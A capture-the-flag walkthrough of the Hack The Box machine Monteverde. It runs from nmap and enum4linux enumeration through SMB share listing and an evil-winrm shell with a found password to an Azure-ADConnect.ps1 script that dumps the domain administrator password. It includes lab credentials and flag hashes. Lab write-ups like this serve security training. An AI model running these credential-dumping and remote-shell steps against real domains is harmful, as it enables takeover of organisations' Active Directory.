
GETNPUSERS.PY

EVIL-WINRM


AZURE ADMIN EXPLOIT

nmap -sS -sC -sV 10.10.10.172 > scan



```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-03-09 11:36:22Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://n
map.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=3/9%Time=5E663595%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -48m27s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-03-09T11:39:08
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 355.45 seconds
root@kali:/home/akg/Desktop/hackthebox/monteverde#
```

Enum4linux –A monteverde.htb



```
root@kali:/home/akg/Desktop/hackthebox/monteverde# cat users.txt
Guest
AAD_987d7f2f57d2
mhop
SABatchJobs
svc-ata
svc-bexec
svc-netapp
dgalanos
roleary
smorgan

root@kali:/home/akg/Desktop/hackthebox/monteverde#
```


python ./getnpusers.py megabank/ -usersfile users.txt -format john -outputfile hashes.txt (DIDN'T WORK)

ruby evil-winrm.rb -i monteverde.htb -u AAD_987d7f2f57d2 -p AAD_987d7f2f57d2 (DIDNT WORK)

ruby evil-winrm.rb -i monteverde.htb -u Administrator -p d0m@in4dminyeah!

12909612d25c8dcf6e5a07d1a804a0bc

Smbclient –L 10.10.10.172 –U SABatchJobs




```
root@kali:/home/akg/Desktop/hackthebox/monteverde# smbclient -L 10.10.10.172 -U SABatchJobs
Enter WORKGROUP\SABatchJobs's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        azure_uploads   Disk
        C$              Disk      Default share
        E$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        users$          Disk
SMB1 disabled -- no workgroup available
root@kali:/home/akg/Desktop/hackthebox/monteverde# 
```

Mhope 4n0therD4y@n0th3r$


ruby evil-winrm.rb -i monteverde.htb -u mhope -p 4n0therD4y@n0th3r$

4961976bd7d8f4eeb2ce3705e2f212f2



```
root@kali:/home/akg/Desktop/tools/evil-winrm# ruby evil-winrm.rb -i monteverde.htb -u mhope -p 4n0therD4y@n0th3r$

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:39: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:128: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher is deprecated
*Evil-WinRM* PS C:\Users\mhope\Documents> cd ..
*Evil-WinRM* PS C:\Users\mhope> cd Desktop
*Evil-WinRM* PS C:\Users\mhope\Desktop> ls


    Directory: C:\Users\mhope\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         1/3/2020   5:48 AM             32 user.txt


*Evil-WinRM* PS C:\Users\mhope\Desktop> cat user.txt
4961976bd7d8f4eeb2ce3705e2f212f2
*Evil-WinRM* PS C:\Users\mhope\Desktop> 
```

Whoami /all



```
GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                          Attributes
=========================================== ================ ============================================ ==========================
========================
Everyone                                    Well-known group S-1-1-0                                      Mandatory group, Enabled b
y default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                 Mandatory group, Enabled b
y default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                 Mandatory group, Enabled b
y default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                 Mandatory group, Enabled b
y default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                      Mandatory group, Enabled b
y default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                     Mandatory group, Enabled b
y default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                     Mandatory group, Enabled b
y default, Enabled group
MEGABANK\Azure Admins                       Group            S-1-5-21-391775091-850290835-3566037492-2601 Mandatory group, Enabled b
y default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                  Mandatory group, Enabled b
y default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
```

upload /home/akg/Desktop/hackthebox/monteverde/Azure-ADConnect.ps1 C:\Users\mhope\Desktop\Azure-ADConnect.ps1 Info:


import-module ./Azure-ADConnect.ps1

Azure-ADConnect -server 127.0.0.1 -db ADSync

[+] Domain: MEGABANK.LOCAL

[+] Username: administrator

[+]Password: d0m@in4dminyeah!



```
*Evil-WinRM* PS C:\Users\mhope\Desktop> import-module ./Azure-ADConnect.ps1
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:39: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:128: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher is deprecated
*Evil-WinRM* PS C:\Users\mhope\Desktop> Azure-ADConnect -server 127.0.0.1 -db ADSync
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:39: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:128: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher is deprecated
[+] Domain:  MEGABANK.LOCAL
[+] Username: administrator
[+]Password: d0m@in4dminyeah!
*Evil-WinRM* PS C:\Users\mhope\Desktop> 
```